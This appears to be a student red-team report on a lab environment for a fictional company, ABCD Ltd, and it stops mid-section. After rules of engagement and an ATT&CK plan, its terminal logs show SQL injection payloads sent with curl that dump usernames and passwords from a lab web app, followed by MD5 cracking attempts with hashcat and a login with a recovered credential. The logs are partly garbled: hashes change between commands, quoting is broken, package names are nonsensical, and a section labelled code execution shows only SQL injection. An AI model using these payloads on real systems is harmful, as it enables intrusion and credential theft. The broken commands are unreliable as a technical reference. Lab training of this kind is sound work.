The two organizations must possess a cyber incident-response for their business-continuity framework that has been tested and enables isolation of compromised identities and systems in a matter of minutes. When predefined thresholds are met, the automated SOAR playbooks should disable accounts suspected of being suspicious, revoke sessions/tokens, quarantine endpoints, and block indicators that are deemed malicious. N/A The segmentation of a network should provide preset containment zones such that critical retail, payment, and identity services continue operating while affected environments are contained [26]. It is recommended to do tabletop exercises at least once a year and technical recovery tests to follow. Organisations should maintain logs that are forensic-ready, with synchronized timestamps and retention periods sufficient for investigation purposes [27]. The failure identified in the M&S and Co-op incidents must be turned into a measurable remediation action through a post-incident review.

TASK 2: Red Team Engagement of ABCD Ltd (Complete Penetration Testing)

4.1 Rules of Engagement (RoE)

Scope

Testing will only be limited to the authorised lab asset of ABCD Ltd like EC2 instances, vulnerable servers, applications, networks and clients.

Permitted Techniques

Against the rules is denial of service attacks, violation of privacy of others, brute-force attack in order to get the password of others, any kind of malware or virus attack, and complete data destruction at the targeted organization. Testing needs to continue in a licensed laboratory's system and should not create unnecessary disruption to service or cause any destructive actions.

Excluded Systems

This includes production systems, third-party infrastructure which faces the public, employees' personal devices, other organisations, live customer data, any payment systems, unrelated AWS resources, and services that are outside the authorised laboratory VPC.

Denial-of-service testing, destructive malware, permanent modification of data, destructive exploitation, unlimited phishing, and attacks on unauthorised systems are not allowed.

Safe-Words / Kill Switches

1. “STOP-RED”
2. “ISOLATE-NOW”

Escalation

In case of any system instability (unexpected), suspected exposure outside scope, sensitive-data discovery, uncontrolled privilege escalation, or security incident, it must be immediately reported to the authorised ABCD Ltd test lead. Testing will be halted until the matter is investigated. Always escalate critical incidents (if any) to the specified technical and management contacts before testing resumes.

Communication Channels

- Primary: Email for formal approvals
- Emergency: In phone messaging channel for urgent incidents
- Technical: Collaboration channel for testing coordination

Legal / Ethical Constraints

Testing should only be performed with express written authorisation from ABCD Ltd and within agreed scope. Testers should comply with relevant UK law, contractual obligations, data-protection obligations and professional ethics.

- Information discovered by project rules
- Confidentiality
- Evidence integrity by using GDPR act

4.2 Plan for Threat Emulation

4.2.1 MITRE ATTaCK Mapping




Figure 8: MITRE ATTaCK Mapping

(Source: Self-developed)

4.2.2 ATTaCK Campaign

<i>Phase</i>	<i>Activity</i>	<i>MITRE ATT&CK</i>	<i>ABCD Lab Target</i>
1	Active reconnaissance	T1595	Lab network
2	Network/service discovery	T1046	VM-1/VM-2/VM-3
3	Web application exploitation	T1190	VM-2 Linux Web Server
4	Command execution	T1059.004	VM-2
5	Privilege escalation	T1068 / T1548	VM-1 / authorised lab target
6	Credential/access validation	T1552 / T1003	Lab systems only
7	Lateral movement	T1021 / T1078	VM-1 Windows AD
8	Client/service exploitation	T1203 / T1210	VM-3
9	Objective validation	T1005	Dummy sensitive data
10	Evidence collection	Evidence-led testing	Logs, screenshots, PCAP
11	Containment	Defensive recovery	Snapshots/isolation
12	Reporting	ATT&CK-based analysis	Final penetration-test report

Table 3: Activity for MITRE ATT&CK of ABCD Lab Target

(Source: Self-developed)

4.2.3 Objectives

- To identify exploitable weaknesses across ABCD's controlled laboratory environment.
- To get approval to test on VM-2, VM-1 and VM-3.
- To evaluate the risks associated with privilege escalation and lateral movement.
- To assess how well a system can detect and respond to cyber-attacks.

4.2.4 Success

Successful engagement is when authorized vulnerabilities are detected and harmlessly validated in a manner that does not disrupt the lab. The evidence must show each corresponding attack phase using screenshots, terminal outputs, system logs, PCAP, etc. In order to achieve successful exploitation, there needs to be controlled access to selected targets and validation of agreed objectives [28]. The findings should be mapped to the appropriate MITRE ATT&CK techniques, assigned a risk score, and translated into implementation-oriented recommendations for remediation and detection.

4.2.5 Sequence of Attack Phases

The campaign starts with reconnaissance (T1595) and network/service discovery (T1046) in the extra lab. Next, exploitation of the web application just like the first part will happen against the VM-2. Then, a controlled command execution will happen in T1059.004. Testers evaluate credential and access weaknesses where permissible (T1552/T1003). The lateral maneuvering assessment (T1021/T1078) is then against the Windows AD environment. VM-3 is assessed for client/service exploitation. The campaign includes objective validation (T1005) with dummy data, evidence collection, containment, system restoration, ATT&CK mapping, risk assessment and final reporting. Only activities in previously defined collaborations and laboratories are excluded.

4.3 Design of Lab Environment

4.3.1 VM-1: Windows Server




Figure 9: Network Diagram of Lab Environment VM - 1

(Source: Self-developed)

The ABCD Ltd lab will use Windows Server for the Active Directory Domain Controller for its VM-1. Establish a dedicated private IP in the permitted VPC/subnet and set up a test domain, for example, abcdlab.local. Set up AD DS and DNS, then deliberately create a set of user accounts, security groups and organizational units. Allow VM-1 and VM-3 to communicate using an enterprise identity environment [29]. Turn on Windows security auditing for authentication, privilege and account-management events. Limit access through the AWS security group to only laboratory systems that are required. The next step is to draft a preliminary script or outline.

4.3.2 VM-2: Linux Web Server




Figure 10: Network Diagram of Lab Environment VM - 2

(Source: Self-developed)

The victim machine-2 will be an Ubuntu Linux web server hosting a vulnerable web app. It will be in the lab. Set up a web server like Apache or Nginx and have a verified vulnerable web application or deliberately outdated CMS deployed for a controlled security evaluation. The VM serves as the main focus for regulated web examination, verification of weaknesses, and the permitted Exploit A scenario.

4.3.3 VM-3: Windows 10/11 Client




Figure 11: Network Diagram of Lab Environment VM - 3

(Source: Self-developed)

An authorized Windows 10/11 staff working or file-server environment is represented by VM-3. Connect the system to the ABCD Laboratory Active Directory domain VM-1 only using designated test accounts. Establish a controlled folder of fictitious sensitive data like customer records, example invoices and employee papers to perform tests. No real personal, commercial or enterprise information should be kept. Set up Windows auditing for logon, process execution, file access and privilege changes [30]. Access to the network must be restricted by AWS security groups and Windows Firewall. VM-3 offers to exploit C, validation of controlled lateral movement and objective testing on client/service.

This architecture allows us to easily implement the anticipated campaign:

VM-2 to VM-1 to VM-3

while Kali Linux is the verified testing station. Furthermore, it offers an explicit foundation for your subsequent portions on Exploit A (RCE), Exploit B (privilege escalation/lateral movement), Exploit C (client/service exploitation), evidence gathering and containment ***[Refers to Appendix A]***.

4.4.1 Exploit A: Remote Code Execution Against VM-2

```

uhttpdip-10-0-1-43:~$ curl -s -X POST \
  -data-urlencode "search=UNION SELECT 1,table_name,3,4,5,6 FROM information_schema.tables WHERE table_schema='DB' " -- \
  http://10.0.1.133/results.php |
grep -E 'ID|Name|Position|Phone No|Email:'
uhttpdip-10-0-1-43:~$ curl -s -X POST \
  -data-urlencode "search=UNION SELECT 1,table_name,3,4,5,6 FROM information_schema.tables WHERE table_schema='Staff' " -- \
  http://10.0.1.133/results.php |
grep -E 'ID|Name|Position|Phone No|Email:'
uhttpdip-10-0-1-43:~$ curl -s -X POST \
  -data-urlencode "search=UNION SELECT 1,table_name,3,4,5,6 FROM information_schema.tables WHERE table_schema='Users' " -- \
  http://10.0.1.133/results.php |
grep -E 'ID|Name|Position|Phone No|Email:'
uhttpdip-10-0-1-43:~$ curl -s -X POST \
  -data-urlencode "search=UNION SELECT 1,column_name,3,4,5,6 FROM information_schema.columns WHERE table_schema='users' AND table_name='users' " -- \
  http://10.0.1.133/results.php |
grep -E 'ID|Name|Position|Phone No|Email:'
uhttpdip-10-0-1-43:~$ curl -s -X POST \
  -data-urlencode "search=UNION SELECT 1,table_name,3,4,5,6 FROM information_schema.tables WHERE table_schema='Staff' " -- \
  http://10.0.1.133/results.php |
grep -E 'ID|Name|Position|Phone No|Email:'
uhttpdip-10-0-1-43:~$ curl -s -X POST \
  -data-urlencode "search=UNION SELECT 1,column_name,3,4,5,6 FROM information_schema.columns WHERE table_schema='Staff' AND table_name='Users' " -- \
  http://10.0.1.133/results.php |
grep -E 'ID|Name|Position|Phone No|Email:'
uhttpdip-10-0-1-43:~$ curl -s -X POST \
  -data-urlencode "search=UNION SELECT 1,column_name,3,4,5,6 FROM information_schema.columns WHERE table_schema='users' AND table_name='UserDetails' " -- \
  http://10.0.1.133/results.php |
grep -E 'ID|Name|Position|Phone No|Email:'
uhttpdip-10-0-1-43:~$ curl -s -X POST \
  -data-urlencode "search=UNION SELECT 1,column_name,3,4,5,6 FROM information_schema.columns WHERE table_schema='Staff' AND table_name='Users' " -- \
  http://10.0.1.133/results.php |
grep -E 'ID|Name|Position|Phone No|Email:'
uhttpdip-10-0-1-43:~$ curl -s -X POST \
  -data-urlencode "search=UNION SELECT 1,column_name,3,4,5,6 FROM information_schema.columns WHERE table_schema='Staff' AND table_name='UserDetails' " -- \
  http://10.0.1.133/results.php |
grep -E 'ID|Name|Position|Phone No|Email:'
uhttpdip-10-0-1-43:~$ curl -s -X POST \
  -data-urlencode "search=UNION SELECT 1,COUNT(*),3,4,5,6 FROM Staff.Users " -- \
  http://10.0.1.133/results.php |
grep -E 'ID|Name|Position|Phone No|Email:'
uhttpdip-10-0-1-43:~$ curl -s -X POST \
  -data-urlencode "search=UNION SELECT 1,COUNT(*),3,4,5,6 FROM users.UserDetails " -- \
  http://10.0.1.133/results.php |
grep -E 'ID|Name|Position|Phone No|Email:'

```

```
[ubuntu@ip-10-0-1-43:~]$ echo -n '856fde590ef37314e7c3bdf6f8a66dc' | wc -c
32
[ubuntu@ip-10-0-1-43:~]$ ls /usr/share/wordlists/
ls: cannot access '/usr/share/wordlists/': No such file or directory
[ubuntu@ip-10-0-1-43:~]$ which john
john --version 2>/dev/null
[ubuntu@ip-10-0-1-43:~]$ which hashcat
hashcat --version 2>/dev/null
[ubuntu@ip-10-0-1-43:~]$ command -v hashid || true
command -v hash-identifier || true
[ubuntu@ip-10-0-1-43:~]$ cat > /tmp/candidates.txt <<'EOF'
admin
password
password123
admin123
administrator
root
toor
letmein
welcome
qwerty
123456
12345678
EOF
```

```

ubuntu@ip-10-0-1-43:~$ while IFS= read -r p; do
h=$(printf '%s' "$p" | md5sum | awk '{print $1}')
if [ "$h" = "$TARGET" ]; then
echo "MATCH: $p"
fi
done < /tmp/candidates.txt
ubuntu@ip-10-0-1-43:~$ while IFS= read -r p; do
h=$(printf '%s' "$p" | md5sum | awk '{print $1}')
if [ "$h" = "$TARGET" ]; then
echo "MATCH: $p"
fi
done < /tmp/candidates.txt
ubuntu@ip-10-0-1-43:~$ which md5sum
/usr/bin/md5sum
/usr/bin/openssl
ubuntu@ip-10-0-1-43:~$ printf 'admin' | md5sum
21232f297a57a5a743894a0e4a8801fc -
ubuntu@ip-10-0-1-43:~$
ubuntu@ip-10-0-1-43:~$ printf '%s' '856f5de59ef373147c3bdf6f8a6dc' | xxd -r -p | wc -c
16
ubuntu@ip-10-0-1-43:~$ printf '%s' 'admin' | openssl dgst -md5
MD5(stdin)= 21232f297a57a5a743894a0e4a8801fc
ubuntu@ip-10-0-1-43:~$ sudo apt update
sudo apt install -y john
Hit1 http://ap-south-1.ec2.archive.ubuntu.com/ubuntu noble InRelease
Hit2 http://ap-south-1.ec2.archive.ubuntu.com/ubuntu noble-updates InRelease
Hit3 http://ap-south-1.ec2.archive.ubuntu.com/ubuntu noble-backports InRelease
Hit4 http://security.ubuntu.com/ubuntu noble-security InRelease
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
53 packages can be upgraded. Run 'apt list --upgradable' to see them.
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  john-data libgomp1
Suggested packages:
  wordlist
The following NEW packages will be installed:
  john john-data libgomp1
0 upgraded, 3 newly installed, 0 to remove and 53 not upgraded.
Need to get 9499 kB of archives.
After this operation, 21.0 MB of additional disk space will be used.
Get1 http://ap-south-1.ec2.archive.ubuntu.com/ubuntu noble/main amd64 john-data all 1.9.0-2build1 [714 kB]
Get2 http://ap-south-1.ec2.archive.ubuntu.com/ubuntu noble-updates/main amd64 libgomp1 amd64 14.2.0-4ubuntu2-24.04.1 [148 kB]
Get3 http://ap-south-1.ec2.archive.ubuntu.com/ubuntu noble/main amd64 john amd64 1.9.0-2build1 [210 kB]
Fetched 9499 kB in 1s (17.0 MB/s)
Selecting previously unselected package john-data.
(Reading database ... 73473 files and directories currently installed.)
Preparing to unpack .../john-data_1.9.0-2build1_all.deb ...
Unpacking john-data (1.9.0-2build1) ...
Selecting previously unselected package libgomp1:amd64.
Preparing to unpack .../libgomp1_14.2.0-4ubuntu2-24.04.1_amd64.deb ...
Unpacking libgomp1:amd64 (14.2.0-4ubuntu2-24.04.1) ...
Selecting previously unselected package john.
Preparing to unpack .../john_1.9.0-2build1_amd64.deb ...
Unpacking john (1.9.0-2build1) ...
Setting up libgomp1:amd64 (14.2.0-4ubuntu2-24.04.1) ...
Setting up john-data (1.9.0-2build1) ...
Setting up john (1.9.0-2build1) ...
Processing triggers for man-db (2.12.0-4build2) ...
Processing triggers for libc-bin (2.39-0ubuntu8.7) ...

```


[illegible]

```
Selecting previously unselected package binutils-x86-64-linux-gnu.
Preparing to unpack .../07-binutils-x86-64-linux-gnu_2.42-ubuntu10_amd64.deb ...
Unpacking binutils-x86-64-linux-gnu (2.42-ubuntu10) ...
Selecting previously unselected package libbinutils.
Preparing to unpack .../08-libbinutils_2.42-ubuntu10_amd64.deb ...
Unpacking libbinutils (2.42-ubuntu10) ...
Selecting previously unselected package liblto1amd64.
Preparing to unpack .../09-liblto1amd64_13k36+e-23ubuntumod_amd64.deb ...
Unpacking liblto1amd64 (13k36+e-23ubuntumod) ...
Selecting previously unselected package liblto-plugin-1.
Preparing to unpack .../10-liblto-plugin1_13k36+e-23ubuntumod_amd64.deb ...
Unpacking liblto-plugin1 (13k36+e-23ubuntumod) ...
Selecting previously unselected package gcc-13-base.
Preparing to unpack .../11-gcc-13-base_13.3.0-ubuntu22-24_b4.1_amd64.deb ...
Unpacking gcc-13-base:amd64 (13.3.0-ubuntu22-24_b4.1) ...
Selecting previously unselected package libgcc-s1.
Preparing to unpack .../12-libgcc-s1_14.2.0-ubuntu22-24_b4.1_amd64.deb ...
Unpacking libgcc-s1:amd64 (14.2.0-ubuntu22-24_b4.1) ...
Selecting previously unselected package libitm1:amd64.
Preparing to unpack .../13-libitm1_14.2.0-ubuntu22-24_b4.1_amd64.deb ...
Unpacking libitm1:amd64 (14.2.0-ubuntu22-24_b4.1) ...
Selecting previously unselected package libatomic1.
Preparing to unpack .../14-libatomic1_14.2.0-ubuntu22-24_b4.1_amd64.deb ...
Unpacking libatomic1:amd64 (14.2.0-ubuntu22-24_b4.1) ...
Selecting previously unselected package libasan8:amd64.
Preparing to unpack .../15-libasan8_14.2.0-ubuntu22-24_b4.1_amd64.deb ...
Unpacking libasan8:amd64 (14.2.0-ubuntu22-24_b4.1) ...
Selecting previously unselected package libubsan1:amd64.
Preparing to unpack .../16-libubsan1_14.2.0-ubuntu22-24_b4.1_amd64.deb ...
Unpacking libubsan1:amd64 (14.2.0-ubuntu22-24_b4.1) ...
Selecting previously unselected package libtsan2:amd64.
Preparing to unpack .../17-libtsan2_14.2.0-ubuntu22-24_b4.1_amd64.deb ...
Unpacking libtsan2:amd64 (14.2.0-ubuntu22-24_b4.1) ...
Selecting previously unselected package libubsan1:amd64.
Preparing to unpack .../18-libubsan1_14.2.0-ubuntu22-24_b4.1_amd64.deb ...
Unpacking libubsan1:amd64 (14.2.0-ubuntu22-24_b4.1) ...
Selecting previously unselected package libhwasm:amd64.
Preparing to unpack .../19-libhwasm_14.2.0-ubuntu22-24_b4.1_amd64.deb ...
Unpacking libhwasm:amd64 (14.2.0-ubuntu22-24_b4.1) ...
Selecting previously unselected package libquadmath0:amd64.
Preparing to unpack .../20-libquadmath0_14.2.0-ubuntu22-24_b4.1_amd64.deb ...
Unpacking libquadmath0:amd64 (14.2.0-ubuntu22-24_b4.1) ...
Selecting previously unselected package libgcc-13-dev:amd64.
Preparing to unpack .../21-libgcc-13-dev_13.3.0-ubuntu22-24_b4.1_amd64.deb ...
Unpacking libgcc-13-dev:amd64 (13.3.0-ubuntu22-24_b4.1) ...
Selecting previously unselected package libc-bin.
Preparing to unpack .../22-libc-bin_2.39-0ubuntu8_r8_amd64.deb ...
Unpacking libc-bin (2.39-0ubuntu8_r8) ...
Selecting previously unselected package libc6-dev:amd64.
Preparing to unpack .../23-libc6-dev_2.39-0ubuntu8_r8_amd64.deb ...
Unpacking libc6-dev:amd64 (2.39-0ubuntu8_r8) ...
Selecting previously unselected package rpcsvc-proto.
Preparing to unpack .../24-rpcsvc-proto_1.4.2-ubuntu27_r8_amd64.deb ...
Unpacking rpcsvc-proto (1.4.2-ubuntu27_r8) ...
Selecting previously unselected package libc6-dev:amd64.
Preparing to unpack .../25-libc6-dev_2.39-0ubuntu8_r8_amd64.deb ...
Unpacking libc6-dev:amd64 (2.39-0ubuntu8_r8) ...
Selecting previously unselected package libstdc++-13-dev:amd64.
Preparing to unpack .../26-libstdc++-13-dev_13.3.0-ubuntu22-24_b4.1_amd64.deb ...
Unpacking libstdc++-13-dev:amd64 (13.3.0-ubuntu22-24_b4.1) ...
Selecting previously unselected package libglibc:amd64.
Preparing to unpack .../27-libglibc_2.39-0ubuntu8_r8_amd64.deb ...
Unpacking libglibc:amd64 (2.39-0ubuntu8_r8) ...
Selecting previously unselected package libiberty:amd64.
```

```

ubuntu@ip-10-0-1-43:~$ hashcat --version
v6.2.6
ubuntu@ip-10-0-1-43:~$ hashcat -m 0 -a 0 /tmp/hash.txt /tmp/candidates.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: cpu-skylake-avx512-Intel(R) Xeon(R) Platinum 8259CL CPU @ 2.50GHz, 309/683 MB (128 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests; 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Initializing backend runtime for device #1. Please be patient...Killed
ubuntu@ip-10-0-1-43:~$ hashcat -m 0 --show /tmp/hash.txt
ubuntu@ip-10-0-1-43:~$ curl -s -X POST \
  -data-urlencode "search=1" UNION SELECT UserID,Username,Password,4,5,6 FROM Staff.Users -- " \
  http://10.0.1.133/results.php |
grep -E 'ID:Name:Position:'
ID: 1<br/>Name: admin 856f5d6598ef37314e7c3bdf6f8a66dc<br/>Position: 4<br/>Phone No: 5<br/>Email: 6<br/><br/>
ubuntu@ip-10-0-1-43:~$ curl -s -X POST \
  -data-urlencode "search=1" UNION SELECT id,username,password,4,5,6 FROM users.UserDetails -- " \
  http://10.0.1.133/results.php |
grep -E 'ID:Name:Position:'
ID: 1<br/>Name: marym 3kfa8sfd<br/>Position: 4<br/>Phone No: 5<br/>Email: 6<br/><br/>ID: 2<br/>Name: julied 468sfdsd2<br/>Position: 4<br/>Phone No: 5<br/>Email: 6<br/><br/>ID: 3<br/>Name: fredf 4sf687fdt<br/>Position: 4<br/>Phone No: 5<br/>Email: 6<br/><br/>ID: 4<br/>Name: Barneyr Rocksdrf<br/>Position: 4<br/>Phone No: 5<br/>Email: 6<br/><br/>ID: 5<br/>Name: tomc TQATheBoyz<br/>Position: 4<br/>Phone No: 5<br/>Email: 6<br/><br/>ID: 6<br/>Name: jerryrn BmwMdsd<br/>Position: 4<br/>Phone No: 5<br/>Email: 6<br/><br/>ID: 7<br/>Name: wilmaF Pabliesc<br/>Position: 4<br/>Phone No: 5<br/>Email: 6<br/><br/>ID: 8<br/>Name: bettyr Bandand<br/>Position: 4<br/>Phone No: 5<br/>Email: 6<br/><br/>ID: 9<br/>Name: chandlerb UtAGBDI<br/>Position: 4<br/>Phone No: 5<br/>Email: 6<br/><br/>ID: 10<br/>Name: joeyt Passwdrd<br/>Position: 4<br/>Phone No: 5<br/>Email: 6<br/><br/>ID: 11<br/>Name: rachalg YN7Hdsd<br/>Position: 4<br/>Phone No: 5<br/>Email: 6<br/><br/>ID: 12<br/>Name: rossg lloveRachi<br/>Position: 4<br/>Phone No: 5<br/>Email: 6<br/><br/>ID: 13<br/>Name: monicag 3248dsd5<br/>Position: 4<br/>Phone No: 5<br/>Email: 6<br/><br/>ID: 14<br/>Name: pheebeb smellyeats<br/>Position: 4<br/>Phone No: 5<br/>Email: 6<br/><br/>ID: 15<br/>Name: scoots YG3Wxxw67<br/>Position: 4<br/>Phone No: 5<br/>Email: 6<br/><br/>ID: 16<br/>Name: janitor llovepeepes<br/>Position: 4<br/>Phone No: 5<br/>Email: 6<br/><br/>ID: 17<br/>Name: janitor2 Hawaii-Five-8<br/>Position: 4<br/>Phone No: 5<br/>Email: 6<br/><br/>
ubuntu@ip-10-0-1-43:~$ curl -i -s -c /tmp/target.cookies -X POST \
  -data-urlencode "username=admin" \
  -data-urlencode "password=YOUR_RECOVERED_PASSWORD" \
  http://10.0.1.133/manage.php
HTTP/1.1 200 OK
Date: Thu, 13 Aug 2026 19:37:06 GMT
Server: Apache/2.4.38 (Debian)
Set-Cookie: PHPSESSID=ilp2h2apqhg4stvt7f2chq29a; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 1248

```

```

<html>
<head>
<meta charset="UTF-8">
<title>Example.com - Staff Details - Welcomes</title>
<link rel="stylesheet" type="text/css" href="css/style.css">
</head>

<body>
  <div class="wrapper">
    <header>
      <div class="inner">
        <div>
          Example.com - Staff Details
        </div>
      </header>
      <nav>
        <div class="inner">
          <ul>
            <a href="index.php"><li>Home</li></a> <a href="display.php"><li>Display All Records</li></a> <a href="search.php"><li>Search</li></a> <a href="manage.php"><li>Manage</li></a>
          </ul>
        </div>
      </nav>
      <div class="main">
        <div class="inner">
          <div>
            <h3>Login to manage records.</h3><div class="centered">
              <div class="centered">
                <form action="manage.php" method="post">
                  <p><strong>Username:</strong><br/>
                    <input type="text" name="username"></p>
                  <p><strong>Password:</strong><br/>
                    <input type="password" name="password"></p>
                  <p><input type="submit" value="Submit"></p>
                </form>
              </div>
            </div>
          </div>
        </div>
      <br/><br/>
      <div class="clearfix"></div>
      <br/>
      <footer>
        <div class="inner">
          </div>
      </footer>
    </div>
  </body>
</html>ubuntu@ip-10-0-1-curl -i -s -c /tmp/target.cookies -X POST \
  -data-urlencode "username=janitor" \
  -data-urlencode "password=Ilovepeepes" \
  http://10.0.1.133/manage.php
HTTP/1.1 200 OK
Date: Thu, 13 Aug 2026 19:37:09 GMT
Server: Apache/2.4.38 (Debian)
Set-Cookie: PHPSESSID=rqdiu6564ok6vg6dp6cu1024hf; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 1248
Content-Type: text/html; charset=UTF-8

```

Figure 12: Remote Code Execution Process

(Source: self-developed)

Preconditions

The isolated AWS VPC was to be reachable from VM-2 and it was to host the deliberately vulnerable web app. The assessment tools were provided by the Kali attacker machine, while the practical environment utilized an Ubuntu web target with the Damn Vulnerable Web Application (DVWA).

Vulnerability details

The design of the web application was purposely flawed to provide a suitable attack surface for validating unauthorised command execution. The goal was to show that an attacker navigating through the web app could obtain execution on the server.

Exploit method

The tester examined the web application to find a vulnerable functionality by high-level enumeration of the application. The Kali attacker input was then used to validate the vulnerability. The evaluation stopped short of releasing a weaponised payload and instead concentrated on demonstrating command execution and its security impact.

Commands run

